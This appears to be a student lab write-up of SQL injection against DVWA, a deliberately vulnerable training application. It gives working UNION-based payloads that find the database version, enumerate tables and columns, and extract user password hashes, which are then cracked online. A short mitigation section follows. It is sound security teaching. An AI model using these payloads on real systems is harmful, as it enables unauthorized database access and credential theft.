SQL Injection (SQLi) Attacks

Target: DVWA (Damnable Vulnerable Web Application)

Security Level: Low


1. Objectives

The goal of this lab is to identify and exploit a SQL injection vulnerability in a web application. By interacting with the backend database through input fields, we aim to extract sensitive information, including database versions, table structures, and user credentials.

2. Part 1: Exploit an SQL Injection Vulnerability on DVWA

Step 1: Prepare DVWA for SQL Injection Exploit


1. Navigate to the DVWA login page at `http://10.6.6.13`.
2. Login with credentials: `admin` / `password`.
3. Select **DVWA Security** in the left-hand pane.
4. Set the Security Level to **Low** and click **Submit**.



Step 2: Confirm Vulnerability Presence

To check if the input field is vulnerable, we use a basic "Always True" statement.

- **Payload:** `' OR 1=1 #`
- **Result:** The application returns all user records in the database because `1=1` is always true, bypassing the intended logic of searching for a single ID.





Step 3: Check for Number of Fields in the Query

We use the `ORDER BY` clause to determine how many columns are being returned by the original SQL query.

1. Input: `1' ORDER BY 1 #` (Success)
2. Input: `1' ORDER BY 2 #` (Success)
3. Input: `1' ORDER BY 3 #` (Error: `Unknown column '3'`)

- **Conclusion:** The query involves exactly **two fields.**







Step 4: Determine DBMS Version and Database Name

Using the `UNION SELECT` statement, we can pull metadata from the database.

- **Version Check Payload:** `1' OR 1=1 UNION SELECT 1, VERSION()#`
  - *Result:* Identified MySQL version (e.g., `5.5.58`).
- **Database Name Payload:** `1' OR 1=1 UNION SELECT 1, DATABASE()#`
  - *Result:* Database name identified as `dvwa`.



Kali Linux
Vulnerability: SQL Injectio
10.6.6.13/vulnerabilities/sqli/?id=1'+OR+1%3D1+UNION+SEL
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
XSS (Reflected)
XSS (Stored)
DVWA Security
PHP Info
About
Logout
Vulnerability: SQL Injection
User ID:
Submit
ID: 1' OR 1=1 UNION SELECT 1, VERSION()#
First name: admin
Surname: admin
ID: 1' OR 1=1 UNION SELECT 1, VERSION()#
First name: Gordon
Surname: Brown
ID: 1' OR 1=1 UNION SELECT 1, VERSION()#
First name: Hack
Surname: Me
ID: 1' OR 1=1 UNION SELECT 1, VERSION()#
First name: Pablo
Surname: Picasso
ID: 1' OR 1=1 UNION SELECT 1, VERSION()#
First name: Bob
Surname: Smith
ID: 1' OR 1=1 UNION SELECT 1, VERSION()#
First name: 1
Surname: 5.5.58-0+deb8u1
More Information
http://www.securiteam.com/securityreviews/5DP0N1P76E.html
https://en.wikipedia.org/wiki/SQL_injection
http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/


Kali Linux
Vulnerability: SQL Injectio
10.6.6.13/vulnerabilities/sqli/?id=1'+OR+1%3D1+UNION+SEL
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
XSS (Reflected)
XSS (Stored)
DVWA Security
PHP Info
About
Logout
Vulnerability: SQL Injection
User ID:
Submit
ID: 1' OR 1=1 UNION SELECT 1, DATABASE()#
First name: admin
Surname: admin
ID: 1' OR 1=1 UNION SELECT 1, DATABASE()#
First name: Gordon
Surname: Brown
ID: 1' OR 1=1 UNION SELECT 1, DATABASE()#
First name: Hack
Surname: Me
ID: 1' OR 1=1 UNION SELECT 1, DATABASE()#
First name: Pablo
Surname: Picasso
ID: 1' OR 1=1 UNION SELECT 1, DATABASE()#
First name: Bob
Surname: Smith
ID: 1' OR 1=1 UNION SELECT 1, DATABASE()#
First name: 1
Surname: dvwa
More Information


Step 5: Enumerate Table and Column Names

To find sensitive information, we must understand the schema structure.

1. **Retrieve Table Names:**
    - Payload: `1' OR 1=1 UNION SELECT 1,table_name FROM information_schema.tables WHERE table_type='base table' AND table_schema='dvwa'#`



2. **Retrieve Column Names from 'users' table:**
    - Payload: `1' OR 1=1 UNION SELECT 1,column_name FROM information_schema.columns WHERE table_name='users'#`




Analysis: The columns `user` and `password` are of high interest. These fields likely contain the login identifiers and the MD5 hashes of the user passwords, which are essential for gaining unauthorized access.

Step 6: Extract and Crack Credentials

After identifying the columns, we extract the data and use an external tool to decode the hashes.

1. **Extract Hashes Payload:** `1' OR 1=1 UNION SELECT user, password FROM users #`



2. **Cracking:** Copy the admin hash and paste it into `https://crackstation.net`.

3. Part 2: Research SQL Injection Mitigation

To prevent the attacks demonstrated in this lab, developers should implement the following defenses:

1. **Prepared Statements (with Parameterized Queries):** This is the most effective defense. It ensures that the database treats user input as data, never as executable code.
2. **Input Validation:** Implement allow-lists to ensure the input matches expected formats (e.g., numeric IDs only).
3. **Principle of Least Privilege:** Ensure the web application's database account only has the permissions necessary to function (e.g., no access to `information_schema`).

4. Conclusion

This lab successfully demonstrated the impact of unsanitized input in web applications. By using SQL injection, we were able to map the backend database, discover table structures, and retrieve and crack administrative credentials.